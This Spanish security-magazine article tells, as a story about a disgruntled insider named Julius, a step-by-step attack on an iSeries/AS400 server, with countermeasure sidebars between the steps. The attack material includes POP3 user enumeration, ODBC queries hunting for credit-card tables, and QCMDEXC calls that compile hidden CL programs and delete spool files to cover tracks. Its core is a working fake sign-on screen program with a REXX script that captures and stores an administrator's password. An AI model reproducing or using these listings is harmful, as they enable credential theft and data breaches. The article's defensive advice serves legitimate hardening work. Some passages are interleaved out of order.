Julius decide escribir un *batch file script* de Windows, burdo y rápido (véase Listado 2) para probar la lista de usuarios obtenida de Active Directory. Escoge *netcat* como herramienta. El archivo *pop3_as400_users.txt* contiene la lista de usuarios, y los resultados se escriben en el archivo *nc_pop3_scan.txt*. El ejecutable *netcat* debe estar en el path de ejecución.

Julius deja su estación de trabajo funcionando, apaga el monitor, y se va a casa a disfrutar de un descanso bien merecido. A la mañana siguiente, el script ha terminado de ejecutarse y el fichero *nc_pop3_scan.txt* contiene los resultados (véase Listado 3).

Julius busca en el fichero cuatro tipos de usuario: *CPF22E2* significa que el perfil de usuario es válido pero la clave de acceso es desconocida. *CPF22E4* quiere decir que el usuario no puede acceder en este momento, por lo que tal vez sea una oportunidad para intentar algo de ingeniería social a través del servicio técnico. *CPF22E3* y *+OK start sending message* significa que el usuario tiene una clave por defecto. Julius establece que existen 45 usuarios, la mayoría de ellos activos, pero con una clave de acceso desconocida. A pesar de ello, sabe que ha dado en el blanco con *NANAFTP* (véase Listado 3). La clave de acceso de este usuario es igual a su nombre.

Contramedidas para evitar la enumeración de usuarios

Para dar a Baltasar, el administrador del sistema, algo de reconocimiento, los valores del sistema responsables de la identificación de terminales tras intentos de registro fallidos, están definidos correctamente. El valor de sistema *QMAXSIGN* indica cuántos intentos erróneos se permiten, y el valor de sistema *QMAXSGNACN* indica qué hacer tras los intentos erróneos de acceso. Julius recibió un mensaje que decía que el próximo intento fallido denegaría el acceso desde el dispositivo. La cuestión es si Baltasar leerá o no las alertas sobre intentos de acceso fallidos, y la respuesta es que probablemente no lo haga. Las alertas no se crean en la cola de mensajes de Operadores del Sistema que por lo general es utilizada por las herramientas de alerta en el iSeries, sino en el registro de sistema que por lo general se lee de forma manual.

Baltasar tampoco hizo una serie de cosas que podrían mitigar los riesgos de enumeración de usuarios. Podría haber cambiado los mensajes de información enviados tras intentos fallidos de acceso telnet, sustituyéndolos por mensajes genéricos que no revelen información. Ha dejado también servicios innecesarios en funcionamiento, como POP3. Si no los usas – apágalos. Si trabajas en uno de esos raros sitios que utilizan iSeries para la gestión de correo entrante, al menos sé consciente de los riesgos.

Baltasar tampoco comprobó con la frecuencia debida la existencia de alguna clave de acceso por defecto, aunque exista una utilidad muy sencilla, incluída en el propio sistema, para hacerlo – el comando *ANZDFTPWD*. Por último, pero no menos importante – Baltasar no activó la auditoría de seguridad que registra todos los intentos fallidos de acceso, incluyendo aquellos que proceden de POP3. La auditoría de seguridad es la única forma de capturar los errores en el acceso a servidores iSeries por restricciones de acceso. Esta configuración y los errores en la gestión del sistema le costarán muy caros a Cadaverix.

Podemos ver que hay una relación directa entre la seguridad y la reducción de costes en la gestión IT. Una política corporativa que defina nombres estándar de usuario implica que pueda llegar a adivinarse los nombres en todos los sistemas. Usar imágenes de disco estándar para las estaciones de trabajo individuales ahorra un montón de tiempo, pero también puede incorporar en dichas estaciones funcionalidades no necesarias.

Haciendo inventario

Julius tuvo éxito para conseguir acceder al servidor iSeries, pero esto es sólo el principio de su aventura. Ahora debe buscar el lugar donde se encuentra el tesoro de la información, y burlar cualquier restricción de acceso que se interponga en su camino.

Active Directory lista *NANAFTP* como *FTP finance.* Julius se da cuenta de que este usuario se utiliza para la trasmisión de archivos entre distintos sistemas, y probablemente tiene un acceso muy limitado a los servicios iSeries. A pesar de ello, Julius trata de acceder a una sesión interactiva telnet usando *NANAFTP* como nombre de usuario y clave de acceso. No hay sorpresas, pero tras el registro aparece la pantalla que podemos ver en la Figura 3.

Julius intenta un truco que puede usarse para burlar una desconexión automática forzosa. La tecla *ATTN*, mapeada a [*Esc*] en un teclado PC, proporciona por defecto asistencia operacional a un usuario AS/400 interactivo, haciendo aparecer un menú que contiene enlaces a las tareas más comunes que puede realizar un usuario, y a información adicional

```
                    Display Program Messages

Job 061906/NANAFTP/QPDEV000G started on 01/03/05 at 14:08:55 in subsystem QINTER
Initial program ended and *SIGNOFF specified for initial menu.








Press Enter to continue.


F3=Exit   F12=Cancel
```

Figura 3. *Desconexión automática*

```
ASSIST              OS/400 Operational Assistant (TM) Menu
                                                      System:   S0011223
To select one of the following, type its number below and press Enter:

     1. Work with printer output
     2. Work with jobs
     3. Work with messages
     4. Send messages
     5. Change your password

    75. Information and problem handling

    80. Temporary sign-off


 Type a menu option below
     __

 F1=Help   F3=Exit   F9=Command line   12=Cancel
```

Figura 4. *La tecla ATTN hace aparecer el Asistente Operacional OS/400*

sobre el sistema. La pantalla de desconexión automática se muestra mientras la sesión aún está activa, lo que hace que la tecla *ATTN* también se encuentre activa.

Si *NANAFTP* hubiera estado definido como un usuario sin restricciones, Julius habría podido obtener acceso interactivo, el equivalente iSeries a una shell *NIX. Pero resulta que *NANAFTP* tiene una cuenta con capacidades limitadas, y no puede ser usada para interactuar. Como la mayor cantidad de trabajo que queda por hacer tiene relación con la base de datos iSeries y como las herramientas nativas iSeries siguen estando bloqueadas, Julius decide utilizar ODBC para su exploración del servidor.

ODBC al rescate

Una vez que esta estación de trabajo ha sido configurada con éxito para conseguir conectividad ODBC con el servidor iSeries, Julius empieza una sesión de reconocimiento para evaluar el inventario de datos. Empieza por consultar posibles candidatos en el catálogo DB2. El catálogo DB2 es una serie de tablas y vistas que contienen información sobre los esquemas, tablas, columnas, vistas, restricciones, funciones y procedimientos almacenados en la base de datos. El catálogo contiene entradas incluso para objetos de la base de datos que fueron creados usando los métodos tradicionales AS/400, no-SQL.

Primero, Julius busca nombres de tablas cuyas descripciones contengan las cadenas *credit*, *card*, o *cc*, y que no residan en bibliotecas de sistema (que empiezan por la letra Q). También filtra los indices, vistas y alias, dejando sólo las tablas reales, que se denominan *Physical Files* en la jerga de iSeries.

```
select system_table_name,
    system_table_schema,
    file_type, table_text,
    column_count
  from qsys2.systables
  where system_table_schema
    not like 'Q%'
    and ( lower(table_text)
      like '%credit%'
    or lower(table_text)
      like '%card%'
    or lower(table_text)
      like '%cc%' )
    and table_type != 'L';
```

Para mejorar sus resultados, Julius también busca descripciones de columnas:

```
select system_table_schema,
    system_table_name,
    system_column_name,
    column_text, data_type,
    length, numeric_scale,
    numeric_precision
  from qsys2.syscolumns
  where system_table_schema
    not like 'Q%'
    and (lower(column_text)
      like '%credit%'
    or lower(column_text)
       like '%card%'
    or lower(column_text)
       like '%cc%' ) ;
```

Tabla 4. *Lista de control de acceso para el archivo de tarjetas de crédito*

USUARIO	AUTORIDAD SOBRE OBJETO	OBJETO	BIBLIOTECA	TIPO	DUEÑO
SSA42	*ALL	APLIBF	QSYS	*LIB	SSA42
BOGUS	*CHANGE	APLIBF	QSYS	*LIB	SSA42
QSECOFR	*ALL	APLIBF	QSYS	*LIB	SSA42
*PUBLIC	*EXCLUDE	APLIBF	QSYS	*LIB	SSA42

ODBC y JDBC para iSeries

Hay muchas fuentes para obtener un controlador ODBC para bases de datos basadas en iSeries DB2. Algunos de ellos son:

- El producto Client Access contiene un controlador ODBC. Puedes encontrar Client Access en un servidor iSeries. Está situado en la carpeta */QIBM/ProdData/CA400/Express/Install/Image*. En muchos casos, el servicio Windows NetShare CIFS está activo, y por defecto contiene *QCA400* que está mapeado a la carpeta *CA400*.
- Microsoft proporciona un controlador ODBC para iSeries en su producto Host Integration Server.

En un anuncio reciente, Microsoft publicó un controlador OLE DB gratuito (para usuarios MS-SQL) para iSeries. Está disponible en: *http://www.microsoft.com/downloads/details.aspx?familyid=D09C1D60-A13C-4479-9B91-9E8B9D835CDC&displaylang=en*.

- ODBC también está disponible para Linux, en *http://www-03.ibm.com/servers/eserver/iseries/access/linux*.
- Otra opción para la conectividad de la base de datos es JDBC. Puedes conseguir sus controladores gracias IBM, en el archivo *jt400.jar*, que se encuentra convenientemente situado en la carpeta */QIBM/ProdData/HTTP/Public/jt400/lib/*. Si prefieres soluciones de código abierto, puedes echar un vistazo al proyecto JTOpen, financiado por IBM, en *http://www-03.ibm.com/servers/eserver/iseries/toolbox/downloads.html*.

Las Figuras de 5 a 15 demuestran cómo configurar el controlador ODBC IMB iSeries, y cómo usarlo con una herramienta que existe en cualquier instalación de Microsoft Office: MS-Query.




Figura 5. *Creando un DNS para iSeries DB2 – el nombre de servidor o la IP es el único campo obligatorio para rellenar una nueva definición DNS, dejando el resto de las opciones con sus valores por defecto*




Figura 6. *Iniciando MS-Query desde Excel – MS-Query puede ser iniciado usando MSQRY32.EXE desde la carpeta de Office, ejecutarla desde Excel permite almacenar los resultados con facilidad en un lugar permanente*




Figura 7. *Escogiendo una fuente de datos*




Figura 8. *Introduce el nombre y la clave de acceso*




Figura 9. *Sáltate la manipulación de la base de datos – sólo necesitamos un camino directo para escribir las respuestas SQL*

Entonces compara las dos listas, y descubre que la tabla XACC de la biblioteca APLIBF parece un excelente candidato para albergar los datos de las tarjetas de crédito. La cuestión es:




Figura 10. *Pulsa el botón SQL – esto es el SQL ejecutado por Julius*




Figura 11. *Cataloga resultados de la petición*




Figura 12. *Insertando en la base de datos desde MS-Query*




Figura 13. *Advertencia durante la inserción en la base de datos – ignórala*




Figura 14. *El mensaje que indica el éxito en la inserción – de la misma manera, puedes ejecutar programas y procedimientos almacenados, aunque el mensaje de confirmación puede ser algo diferente*




Figura 15. *Ejecución con éxito de un programa o procedimiento almacenado*

¿Tiene acceso Julius al archivo de base de datos XACC?

Julius decide comprobar, primero, si tiene acceso a la biblioteca APLIBF, donde reside el archivo de las tarjetas de crédito. Sabe que el iSeries comprueba la autoridad para el acceso a la biblioteca y al archivo, y que intentar comprobar las autoridades en un archivo dentro de una biblioteca bloqueada puede generar una alerta de seguridad, mientras que comprobar la biblioteca en primer lugar no creará alerta alguna.

Superando las restricciones para usuarios limitados

Julius no puede usar una sesión interactiva telnete porque la cuenta que utiliza, NANAFTP, es un usuario limi-

Contramedidas para evitar consultas de los contenidos del sistema

Por un lado, Baltasar ha definido al usuario *NANAFTP* de forma correcta. El usuario se definió con capacidades limitadas y desconexión automática, aunque la definición de un programa inicial de registro que ejecute el comando *SIGNOFF* hubiera sido mejor. Por otro lado, no aseguró convenientemente ODBC, al no limitarlo únicamente a los usuarios que realmente lo necesiten, especialmente dado que ODBC permite que un usuario remoto ejecute comandos que están bloqueados a un usuario limitado en las sesiones interactivas. Por desgracia, la única forma de conseguir este nivel de seguridad es a través de aplicaciones de seguridad realizadas por terceros.

Otra cosa que Baltasar podría hacer es gestionar las listas de control de acceso para las bibliotecas QGPL y APLIBF. QGPL no debería tener una autoridad de cambios posibles por defecto, y *BOGUS* no tiene motivos de negocio para tener autoridades privadas sobre APLIBF.

Listado 4. *SQL para la lista de terminales de usuarios y para la descripción de subsistemas*

```
/* creación de un miembro fuente para que contenga el código fuente del programa CL */
call qcmdexc ('addpfm file(qgpl/qclsrc) mbr(monpwd1c) srctype(clp)', 0000000051.00000)
create alias qgpl.al01 for qgpl/qclsrc (monpdw1c)
/* creación de un fichero plano para el comando CPYSPLF */
create table qgpl.splfcpy (splfcpy char (200 ) not null with default)
/* inserción de los resultados CL en el miembro fuente */
insert into qgpl.al01 (srcdta) values('pgm') with nc
insert into qgpl.al01 (srcdta) values('wrkusrjob user(bogus) status(*all) output(*print) jobtype(*interact)') with nc
insert into qgpl.al01 (srcdta) values('cpysplf file(qpdspsbj) tofile(qgpl/splfcpy) +') with nc
insert into qgpl.al01 (srcdta) values('     splnbr(*last) mbropt(*add)') with nc
insert into qgpl.al01 (srcdta) values('dspsbsd sbsd(qinter) output(*print)') with nc
insert into qgpl.al01 (srcdta) values('cpysplf file(qprtsbsd) tofile(qgpl/splfcpy) +') with nc
insert into qgpl.al01 (srcdta) values('     splnbr(*last) mbropt(*add)') with nc
insert into qgpl.al01 (srcdta) values('endpgm') with nc
/* arregla los números de secuencia de la fuente o el compilador no se ejecutará. */
update qgpl.al01 al01 set srcseq=rrn(al01) with nc
/* compilación del programa CL - no se crearán listados */
call qcmdexc ('crtclpgm pgm(qgpl/monpwd1c) srcfile(qgpl/qclsrc) log(*no) ↵
  option(*nosource *nosrc *noxref *noseclvl *nosrcdbg *nolstdbg)', 0000000120.00000)
/* borrado de huellas */
call qcmdexc ('dltsplf file(*select) select(*current *all *all *all)', 0000000054.00000)
/* sumisión del programa compilado al proceso por lotes */
call qcmdexc ('sbmjob cmd(call pgm(qgpl/monpwd1c)) log(0 0 *nolist) logclpgm(*no) dspsbmjob(*no)' , 0000000081.00000)
```

Listado 5. *Programa monpwd1c creado en el Listado 4*

```
pgm
wrkusrjob user(bogus) status(*all) output(*print) jobtype(*interact)
cpysplf file(qpdspsbj) tofile(qgpl/splfcpy) +
     splnbr(*last) mbropt(*add)
dspsbsd sbsd(qinter) output(*print)
cpysplf file(qprtsbsd) tofile(qgpl/splfcpy) +
     splnbr(*last) mbropt(*add)
endpgm
```

```
5722SS1 V5R2M0 020719          Work with User Jobs             29.10.05 12:48:06        Page    1
                                                                               System: S0011223
 User . . . . . :  BOGUS        Status . . . . . . . :  *ALL        Job type . . . . . :  *INTERACT

                                                                             -----Schedule-----
   Job Name     User          Number   Type     -----Status-----  Function       Date      Time
   UKTBOGUS01   BOGUS         326600   INTER    OUTQ
   UKTBOGUS02   BOGUS         326605   INTER    ACTIVE            CMD-WRKACTJOB
   UKTBOGUS02   BOGUS         326656   INTER    OUTQ
   UKTBOGUS01   BOGUS         481345   INTER    OUTQ
   UKTBOGUS01   BOGUS         714326   INTER    OUTQ
   UKTBOGUS02   BOGUS         743193   INTER    OUTQ
   QPADEV000K   BOGUS         818765   INTER    OUTQ
   UKTBOGUS02   BOGUS         852345   INTER    OUTQ
   UKTBOGUS01   BOGUS         890012   INTER    OUTQ

                         * * * * *  E N D  O F  L I S T I N G  * * * * *
```

Figura 16. *Informe Work with User Jobs*

```
5722SS1 V5R2M0  020719       Display Subsystem Description       29.10.05 13:25:58       Page    1


Subsystem description . . . . . . . . . . :   QINTER          Status . . . . :    Active

                            Operational Attributes

Subsystem description  . . . . . . . . . . . . . . :    SBSD          QINTER
  Library  . . . . . . . . . . . . . . . . . . . . :                    QSYS
Maximum jobs in subsystem  . . . . . . . . . . . . :    MAXJOBS       *NOMAX
Sign-on display file . . . . . . . . . . . . . . . :    SGNDSPF       QDSIGNON
  Library  . . . . . . . . . . . . . . . . . . . . :                    QGPL
System library list entry  . . . . . . . . . . . . :    SYSLIBLE      *NONE
```

Figura 17. *Informe Display Subsystem Description*

tado. Un usuario limitado no puede ejecutar prácticamente nada desde una línea de comandos, aunque lo permita ACL. Un usuario limitado tampoco puede ejecutar comandos vía el servidor FTP (el comando *quote rcmd*) y vía REXEC. Sin embargo, el usuario limitado no está imposibilitado para ejecutar comandos que se encuentran incrustados dentro de programas de aplicaciones. Esto incluye a los procedimientos almacenados.

Julius se aprovecha del hecho de que cualquier programa iSeries puede ser activado vía ODBC, como si fuera un procedimiento almacenado. Decide utilizar el API *qcmdexc* que, si recibe los parámetros adecuados, ejecuta comandos iSeries. El API *qcmdexc* requiere una cadena de comandos correcta, y un número decimal que es la longitud exacta de la cadena de comandos. El comando que Julio ejecuta vía *qcmdexc* muestra la lista de control de acceso en un objeto en la pantalla, pero si lo usamos con la opción `output(*outfile)` creará una nueva tabla de base de datos que contiene la ACL.

Julius usa la biblioteca QGPL para almacenar los resultados intermedios de su investigación. Esta biblioteca existe en prácticamente todos los servidores iSeries y AS/400, y en demasiados de ellos su autoridad pública está configurada según los ajustes de fábrica: *permitir cambios*.

Listado 6. *SQL para la creación del script REXX*

```
/* creación de un miembro fuente para contener el código fuente del programa REXX */
call qcmdexc ('addpfm file(qgpl/qclsrc) mbr(monpwd3x) srctype(rexx)', 0000000052.00000)
create alias qgpl.al03 for qgpl/qclsrc (monpdw3x)
/* inserción de los resultados REXX en el miembro fuente */
insert into qgpl.al03 (srcdta) values('arg p1') with nc
insert into qgpl.al03 (srcdta) values('parse var p1 user password') with nc
insert into qgpl.al03 (srcdta) values('address execsql') with nc
insert into qgpl.al03 (srcdta) values('''execsql set transaction isolation level nc'' ') with nc
insert into qgpl.al03 (srcdta) values('''execsql insert into qgpl/qmonpwd (u,p) '',      ') with nc
insert into qgpl.al03 (srcdta) values('        ''values(''''''user'''''',''''''password'''''')''') with nc
/* arreglar los números de secuencia de la fuente */
update qgpl.al03 al03 set srcseq=rrn(al03) with nc
```

Listado 7. *REXX monpwd3x creado en el Listado 6*

```
arg p1
parse var p1 user password
address execsql
'execsql set transaction isolation level nc'
'execsql insert into qgpl/qmonpwd (u,p) ',
        'values('''user''','''password''')'
```

```
call qcmdexc ↵
  ('dspobjaut obj(aplibf) ↵
  objtype(*lib) ↵
  output(*outfile) ↵
  outfile(qgpl/dspobjp)', ↵
  0000000074.00000)
```

Julius examina los contenidos del nuevo archivo creado:

Listado 8. *SQL para la creación de un programa de pantalla falso*

```
/* creación de un miembro fuente para contener el código fuente del programa CL */
call qcmdexc ('addpfm file(qgpl/qclsrc) mbr(monpwd2c) srctype(clp)', 0000000051.00000)
create alias qgpl.al02 for qgpl/qclsrc (monpdw2c)
/* inserción de los resultados CL en el miembro fuente */

insert into qgpl.al02 (srcdta) values('pgm        parm(&devname)') with nc
insert into qgpl.al02 (srcdta) values('dclf qdsignon') with nc
insert into qgpl.al02 (srcdta) values('dcl var(&text) type(*char) len(80)              ') with nc
insert into qgpl.al02 (srcdta) values('monmsg     msgid(cpf0000) exec(goto cmdlbl(error))') with nc
insert into qgpl.al02 (srcdta) values('rtvneta    sysname(&sysname)') with nc
insert into qgpl.al02 (srcdta) values('chgvar     var(&sbsname) value(''QINTER'')') with nc
insert into qgpl.al02 (srcdta) values('chgvar     var(&in01) value(''1'')') with nc
insert into qgpl.al02 (srcdta) values('chgvar     var(&copyright) value('' (C) ACME +') with nc
insert into qgpl.al02 (srcdta) values('                        CORPORATION.  1949, 2001.'')  ') with nc
insert into qgpl.al02 (srcdta) values('retry:') with nc
insert into qgpl.al02 (srcdta) values('ovrdspf    file(qdsignon) dev(&devname) waitfile(32767)') with nc
insert into qgpl.al02 (srcdta) values('panel: ') with nc
insert into qgpl.al02 (srcdta) values('sndrcvf    rcdfmt(signon)') with nc
insert into qgpl.al02 (srcdta) values('chgvar     var(&text) value(&userid *bcat &passwrd)') with nc
insert into qgpl.al02 (srcdta) values('strrexprc srcmbr(monpwd3x) srcfile(shalomc1/qpwdsrc) parm(&text)') with nc
insert into qgpl.al02 (srcdta) values('    return') with nc
insert into qgpl.al02 (srcdta) values('error: ') with nc
insert into qgpl.al02 (srcdta) values('dlyjob     dly(10)') with nc
insert into qgpl.al02 (srcdta) values('goto       cmdlbl(retry)') with nc
insert into qgpl.al02 (srcdta) values('endpgm ') with nc

/* arregla los números de secuencia de la fuente o el compilador no se ejecutará. */
update qgpl.al02 al02 set srcseq=rrn(al02) with nc

/* compilación del programa CL - no se crearán listados */
call qcmdexc ('crtclpgm pgm(qgpl/monpwd2c) srcfile(qgpl/qclsrc) ↵
  log(*no) option(*nosource *nosrc *noxref *noseclvl *nosrcdbg *nolstdbg)', 0000000120.00000)

/* borrado de huellas residuales */
call qcmdexc ('dltsplf file(*select)  select(*current *all *all *all)', 0000000054.00000)
```

Listado 9. *Programa de captura monpwd2c creado en el Listado 8*

```
pgm        parm(&devname)
dclf qdsignon
dcl        var(&text) type(*char) len(80)
monmsg     msgid(cpf0000) exec(goto cmdlbl(error))
rtvneta    sysname(&sysname)
chgvar     var(&sbsname) value('QINTER')
chgvar     var(&in01) value('1')
chgvar     var(&copyright) value(' (C) ACME +
                          CORPORATION.  1949, 2001.')
retry:
ovrdspf    file(qdsignon) dev(&devname) waitfile(32767)
panel:
sndrcvf    rcdfmt(signon)
chgvar     var(&text) value(&userid *bcat &passwrd)
strrexprc srcmbr(monpwd3x) srcfile(qgpl/qclsrc) parm(&text)
return
error:
dlyjob     dly(10)
goto       cmdlbl(retry)
endpgm
```

Contramedidas frente a la elevación de privilegios

Hemos dicho ya que el acceso ODBC al iSeries está abierto de par en par en la empresa Cadaverix. Si a esto le sumamos la disponibilidad del API *QCMDEXC*, el resultado es que el sistema está completamente abierto a la manipulación. *QCMDEXC* debería tener un ACL especial que lo limitara a los usuarios y aplicaciones que realmente lo necesitan. La herramienta de auditoría de seguridad – apagada en este caso – puede configurarse para registrar todos los nuevos objetos, como programas recién compilados, y el uso de determinados comandos, como *CRTCLPGM*. La auditoría de seguridad puede registrar todos los accesos, incluyendo los de sólo lectura – a archivos especialmente sensibles, como los archivos de las tarjetas de crédito. Idealmente, la autorización para acceder a información tan extremadamente sensible está limitada a cuentas de usuario que no pueden acceder de modo alguno, y el acceso es gestionado por programas que adoptan la autoridad correcta.

Otro error de configuración cometido por Baltasar es la autoridad pública para sus dispositivos de terminal. Los usuarios con tanto poder deberían estar confinados a terminales específicas, y debería eliminarse la autoridad pública de dichos dispositivos para evitar ataques de este tipo.

En la Red

- *http://www.midrange.org* – Una lista de correo sobre AS/400: echa un vistazo a los archivos,
- *http://krypton.mnsu.edu/~j3gum/web/as400/intref.html* – Introducción a AS/400 fechada en 2003, pero aún válida,
- *http://publib.boulder.ibm.com/iseries/* – El Infocenter de IMB iSeries es de lectura obligatoria,
- *http://www.woevans.com* – Wayne O. Evans, lista de comprobación para auditorías,
- *http://www.powertech.com/promotions/p-formitj2.html* – Investigación sobre la seguridad iSeries hecha por PowerTech,
- *http://publib.boulder.ibm.com/iseries/v5r2/ic2924/books/c4153026.pdf* – Manual de referencia de seguridad iSeries,
- *http://www.venera.com* – Mira la sección de links para tener más enlaces a páginas relativas a la seguridad en iSeries.

```
select oausr, oaobja,
    oaname, oalib,
    oatype, oaown
  from qgpl.dspobjp;
```

Los resultados se muestran en la Tabla 4.

Es casi seguro que Julio no tenga autoridad para acceder a la biblioteca APLIBF y a sus contenidos, Sin embargo *BOGUS* sí que la tiene. Una búsqueda rápida en Active Directory revela que *BOGUS* es Baltasar Ogus, el actual administrador del iSeries. Al recordar la humillación que un día infligió Baltasar a Julius, cuando le increpó públicamente por sobrepasar su cuota de correo electrónico, Julius decide raptar la cuenta *BOGUS* y utilizarla para sus malvados fines, matando dos pájaros de un tiro.

Elevación de los privilegios

Ya ha pasado una semana desde que Julius empezó sus investigaciones, y cada vez está más animado por la falta de reacción de los servicios informáticos de la empresa. Crackear una clave de acceso por la fuerza bruta no es algo práctico en el entorno iSeries, porque este método deshabilita al usuario tras un pequeño número de intentos, y requiere la intervención manual para volver a activar al usuario. Julius no quiere despertar tanta atención. Tiene otro plan. Julius va a conseguir que Baltasar revele su clave de acceso a un programa que Julius mismo está a punto de escribir.

Aprendiendo sobre el enemigo

Julius planea escribir un programa que muestre una pantalla de registro falsa a *BOGUS*. El programa usará una pantalla que será una réplica exacta de la pantalla de registro habitual, de lo contrario *BOGUS* pensaría que hay gato encerrado. Hay varias informaciones que Julius necesitará, y empieza por buscar los nombres de las estaciones de trabajo que *BOGUS* utiliza de forma habitual. Esta información se encuentra en el informe *Work with User Jobs* (véase Figura 16).

Este informe no tiene opciones que permitan dirigirlo a un archivo de base de datos, pero el iSeries tiene una herramienta llamada *CPYSPLF* para copiar los resultados de impresión, que están en la cola de impresión, a un archivo de base de datos plano.

